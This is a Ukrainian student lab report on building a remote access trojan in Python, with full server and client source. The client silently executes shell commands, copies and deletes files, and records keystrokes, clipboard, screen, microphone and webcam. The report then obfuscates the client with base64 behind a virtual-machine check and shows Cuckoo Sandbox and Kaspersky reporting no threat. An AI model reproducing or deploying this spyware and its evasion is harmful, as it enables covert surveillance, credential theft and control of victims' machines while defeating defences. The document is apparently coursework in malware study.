Лабораторна робота №4
Системи віддаленого керування

Виконав:
Студент 3 курсу ФТІ
групи ФІ-92
Поночевний Назар Юрійович
Варіант 6

Мета роботи
Отримати навички аналізу та моделювання систем віддаленого керування.

Завдання 1:
Розробіть систему віддаленого керування:
• ОС Windows, Linux;
• Кросплатформений центр керування (зверніть увагу на web інтерфейс або PyQt);
• Реалізує техніки розділу 4.3: 1056, 1057, 1059, 1082, 1083, 1105, 1107, 1113, 1115, 1123, 1125 (опційно 1055, 1093);
• Відповідає Vault7 Development Tradecraft DOs and DON'Ts [83];
• В якості технологій антиемуляції та антивіртуалізації використовує результати лабораторної роботи 3;

Реалізуємо простий сервер для нападаючого:


```python
import os
import base64
import socket

# Attacker's server info
HOST = "127.0.0.1"
PORT = 65432
BUF_SIZE = 1048576

USAGE = """USAGE: [command number] [args]
Supported command numbers:
    "1" - system information discovery,
    "2 [command] [args]" - command-line interface,
    "3 [file/folder path]" - file and directory discovery,
    "4 [your origin file path] [destination file for target]" - remote file copy,
    "5 [file path]" - file deletion,
    "6" - process discovery,
    "7 [number of presses to capture]" - input capture,
    "8" - clipboard data,
    "9" - screen capture,
    "10 [seconds to record]" - audio capture,
    "11 [seconds to shot]" - video capture"""

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    print(f"Connected to ({HOST}, {PORT})\n{USAGE}")
    while True:
        msg = input("\n> ").strip()
        cmd = msg.split()
        if not cmd:
            print(USAGE)
            continue
        if cmd[0] == '4':
            if os.path.exists(cmd[1]):
                with open(cmd[1], "rb") as file:
                    cmd[1] = base64.b64encode(file.read()).decode("utf8")
                msg = ' '.join(cmd)
            else:
                print(f"FileNotFound: {cmd[1]}")
                continue
        s.sendall(str.encode(msg))
        if msg == "exit":
            break
        data = s.recv(BUF_SIZE)
        response = data.decode()
        if response == "CommandNotFound":
            print(USAGE)
        else:
            if cmd[0] == '9':
                with open("shot.png", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'shot.png'"
            elif cmd[0] == '10':
                with open("audio.wav", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'audio.wav'"
            elif cmd[0] == '11':
                with open("video.avi", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'video.avi'"
            print(f"Received:\n{response}")
```

Реалізуємо простий клієнт, який треба запустити на цільовій машині:


```
import os
import re
import cv2
import uuid
import json
import base64
import psutil
import socket
import platform
import clipboard
import subprocess
import sounddevice
import scipy.io.wavfile as wavfile
from mss import mss
from pynput.keyboard import Listener

hostname = socket.gethostname()
```

```python
local_ip = socket.gethostbyname(hostname)

HOST = "127.0.0.1"
PORT = 65432
BUF_SIZE = 1048576


def get_system_info():
    try:
        info = {"platform": platform.system(), "platform-release": platform.release(),
                "platform-version": platform.version(), "architecture":
platform.machine(),
                "hostname": socket.gethostname(), "ip-address":
socket.gethostbyname(socket.gethostname()),
                "mac-address": ':'.join(re.findall("..", "%012x" % uuid.getnode())),
"processor": platform.processor(),
                "ram": str(round(psutil.virtual_memory().total / (1024.0 ** 3))) + "
GB"}
        response = json.dumps(info)
    except Exception as e:
        response = f"Error: {e}"
    return response


def options(command):
    try:
        response = subprocess.check_output(command, shell=True, universal_newlines=True)
    except subprocess.CalledProcessError as e:
        response = f"CalledProcessError: {e}"
    return response


def get_file_dir_info(path):
    if platform.system() == "Windows":
        response = options(f"dir {path}")
    elif platform.system() == "Linux":
        response = options(f"ls -la {path}")
    else:
        response = "Platform are not supported"
    return response


def save_base64_to_file(file_code, output_path):
    try:
        with open(output_path, "wb") as file:
            file.write(base64.b64decode(file_code))
        response = f"File saved to '{output_path}'"
    except Exception as e:
        response = f"Error: {e}"
    return response


def delete_file(path):
    try:
        os.remove(path)
        response = f"File '{path}' deleted"
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_processes():
    try:
        response = '\n'.join([proc.name() for proc in psutil.process_iter()])
    except Exception as e:
        response = f"Error: {e}"
    return response


def run_keylogger(num_presses):
    history = []
    try:
        def on_press(key):
            history.append(str(key))
            if len(history) == num_presses:
                return False
            return True
        with Listener(on_press=on_press) as listener:
            listener.join()
        response = ' '.join(history)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_clipboard():
    try:
        response = clipboard.paste()
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_screenshot():
    try:
        with mss() as sct:
            sct.compression_level = 8
            filename = sct.shot(mon=-1)
        with open(filename, "rb") as file:
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_audio(seconds, sr=11025, filename="audio.wav"):
    try:
        record = sounddevice.rec(int(seconds * sr), samplerate=sr, channels=1)
        sounddevice.wait()
        wavfile.write(filename, sr, record)
        with open(filename, "rb") as file:
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_video(seconds, fps=25, filename="video.avi"):
    try:
        cap = cv2.VideoCapture(0)
        width = int(cap.get(cv2.CAP_PROP_FRAME_WIDTH))
        height = int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT))
        writer = cv2.VideoWriter(filename, cv2.VideoWriter_fourcc(*'DIVX'), fps, (width,
height))
        i = 0
        while cap.isOpened():
            ret, frame = cap.read()
            if not ret:
                break
            writer.write(frame)
            i += 1
            if i >= seconds * fps:
                break
        cap.release()
        writer.release()
        with open(filename, "rb") as file:
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.bind((HOST, PORT))
            s.listen()
            conn, addr = s.accept()
            with conn:
                while True:
                    data = conn.recv(BUF_SIZE)
                    cmd = data.decode().strip().split()
                    if not cmd:
                        cmd = ['0']
                    if cmd[0].lower() == "exit":
                        options("exit")
                        break
                    elif cmd[0] == '1':
                        output = get_system_info()
                    elif cmd[0] == '2':
                        output = options(' '.join(cmd[1:]))
                    elif cmd[0] == '3':
                        output = get_file_dir_info(cmd[1])
                    elif cmd[0] == '4':
                        output = save_base64_to_file(cmd[1], cmd[2])
                    elif cmd[0] == '5':
                        output = delete_file(cmd[1])
                    elif cmd[0] == '6':
                        output = get_processes()
                    elif cmd[0] == '7':
                        output = run_keylogger(int(cmd[1]))
                    elif cmd[0] == '8':
                        output = get_clipboard()
                    elif cmd[0] == '9':
                        output = get_screenshot()
                    elif cmd[0] == '10':
                        output = get_audio(int(cmd[1]))
                    elif cmd[0] == '11':
                        output = get_video(int(cmd[1]))
                    else:
                        output = "CommandNotFound"
                    conn.sendall(str.encode(output))
    except ConnectionResetError as exc:
        pass
```

Клієнт нічого не виводить, прив’язується до сервера і завжди намагається підтримувати зв’язок. Перевіримо його роботу зі сторони нападаючого:



```
> 1
Received:
{"platform": "Windows", "platform-release": "10", "platform-version":

> 2 ping google.com
Received:

Pinging google.com [216.58.215.78] with 32 bytes of data:
Reply from 216.58.215.78: bytes=32 time=17ms TTL=119
Reply from 216.58.215.78: bytes=32 time=23ms TTL=119
Reply from 216.58.215.78: bytes=32 time=18ms TTL=119
Reply from 216.58.215.78: bytes=32 time=17ms TTL=119

Ping statistics for 216.58.215.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 23ms, Average = 18ms


> 3 .
Received:
 Volume in drive C is Windows
 Volume Serial Number is [redacted]

 Directory of C:\Users\Nazar\PythonWorkspace\my-simple-rat

12/19/2021  09:57 PM    <DIR>          .
12/19/2021  09:57 PM    <DIR>          ..
12/19/2021  05:33 PM             1,928 .gitignore
12/19/2021  09:57 PM    <DIR>          .idea
```




```
> 4 LICENSE lic_copy.txt
Received:
File saved to 'lic_copy.txt'

> 5 README.md
Received:
File 'README.md' deleted

> 6
Received:
System Idle Process
System
Registry
smss.exe
csrss.exe
wininit.exe
```

lic_copy - Notepad

File Edit Format View Help

```
MIT License

Copyright (c) 2021 Nazar Ponochevnyi

Permission is hereby granted, free of
of this software and associated docume
in the Software without restriction, i
to use, copy, modify, merge, publish,
copies of the Software, and to permit
furnished to do so, subject to the fol

The above copyright notice and this pe
copies or substantial portions of the

THE SOFTWARE IS PROVIDED "AS IS", WITH
IMPLIED, INCLUDING BUT NOT LIMITED TO
FITNESS FOR A PARTICULAR PURPOSE AND N
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE
```



```
> 7 20
Received:
'm' 'y' Key.space 's' 'e' 'c' 'r' 'e' 't' Key.space 'p' 'a' 's' 's' 'w' 'o' 'r' 'd' Key.shift_r '!'

> 8
Received:
Hello, kitty!

> 9
Received:
File saved to 'shot.png'

> 10 5
Received:
File saved to 'audio.wav'

> 11 5
Received:
File saved to 'video.avi'
```

Name	Date modified	Type	Size
video	12/19/2021 10:14 PM	AVI File	768 KB
audio	12/19/2021 10:14 PM	WAV File	216 KB
shot	12/19/2021 10:13 PM	PNG File	480 KB


Тепер обфускуємо і додамо детектування віртуального середовища (за бажанням ще можна “скомпілювати” в один виконуваний файл за допомогою PyInstaller, щоб не залежати від наявності та налаштувань інтерпретатора Python у цільовій системі):

```python
import base64
from py_vmdetect import VMDetect

vmd = VMDetect()

if not vmd.is_vm():
    code = b'aW1wb3J0IG9zDQppbXBvcnQgcm...NCiAgICAgICAgcGFzcw0K=='
    eval(compile(base64.b64decode(code), '<string>', 'exec'))
```

Завдання 2:

Проаналізуйте отриманий зразок в системах з розділів 3.3.1 та 3.3.2, впевніться у відсутності детектування.

1) Cuckoo Sandbox



```
  More at https://hatching.io/blog/vbscript-hooking

* Cuckoo Sandbox 2.0.6 pentest, September 18, 2018.
  Cuckoo Sandbox 2.0.6 public pentest performed by Cure53 and sponsored by PolySwarm!
  More at https://hatching.io/blog/cuckoo-206-pentest

* Cuckoo Sandbox 2.0.6, June 07, 2018.
  Interim release awaiting the big release.
  More at https://cuckoosandbox.org/blog/206-interim-release

2021-12-19 15:34:10,734 [cuckoo.core.startup] INFO: Updated running task ID 12 status to failed_analysis
2021-12-19 15:34:10,747 [cuckoo.core.scheduler] INFO: Using "virtualbox" as machine manager
2021-12-19 15:34:14,611 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2021-12-19 15:34:14,617 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
2021-12-19 15:34:28,780 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "client.py" (task #13, options "proc
memdump=yes,route=none")
2021-12-19 15:34:28,804 [cuckoo.core.scheduler] INFO: Task #13: acquired machine cuckoo1 (label=cuckoo1)
2021-12-19 15:34:28,812 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 32788 (interface=vboxnet0, host=19
2.168.56.101)
2021-12-19 15:34:30,672 [cuckoo.core.guest] INFO: Starting analysis #13 on guest (id=cuckoo1, ip=192.168.56.101)
2021-12-19 15:34:36,835 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.10 (id=cuckoo1, ip=192.168.56.101)
2021-12-19 15:36:17,589 [cuckoo.core.guest] INFO: cuckoo1: analysis completed successfully
2021-12-19 15:36:19,020 [cuckoo.core.scheduler] INFO: Task #13: reports generation completed
2021-12-19 15:36:19,024 [cuckoo.core.scheduler] INFO: Task #13: analysis procedure completed
```

```
[19/Dec/2021 16:02:02] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:04] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:07] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:09] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:12] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:14] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:17] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:19] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:22] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:24] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:27] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:29] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:32] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:34] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:37] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:39] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:42] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:44] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:47] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:49] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:52] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
[19/Dec/2021 16:02:54] "POST /analysis/api/tasks/info/ HTTP/1.1" 200 751
```

localhost:8000/analysis/13/summary/

Summary


File *client.py*

Summary	
Size	6.2KB
Type	Python script, ASCII text executable, with CRLF line terminators
MD5	209e9e5e9a2d7ecb8819ba3baef134c8
SHA1	97b8cb92367113723479528O2ce61517d025a148
SHA256	2ff3fd1594a1f0c27ddad2788a13b74bcad470b266d95bf8100f39ac3e49831f
SHA512	Show SHA512
CRC32	E40F7680
ssdeep	None
Yara	None matched

Score

This file appears fairly benign with a score of **0.2 out of 10.**

Please notice: The scoring system is currently still in development and should be considered an ***alpha*** feature.



FILE	Dec. 19, 2021, 3:34 p.m.	Dec. 19, 2021, 3:36 p.m.	110 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures

Command line console output was observed (7 events)


Screenshots

Name	Response	Post-Analysis Lookup
No hosts contacted.		

IP Address	Status	Action
No hosts contacted.		

©2010-2018 Cuckoo Sandbox

2) Лабораторія антивірусів



Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!

C:\Windows\system32\cmd.exe - python client.py

```
C:\Users\IEUser\Desktop>python client.py
```

Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Object scanning completed
No threats
Kaspersky Anti-Virus

Build 17763.rs5_release.180914-1434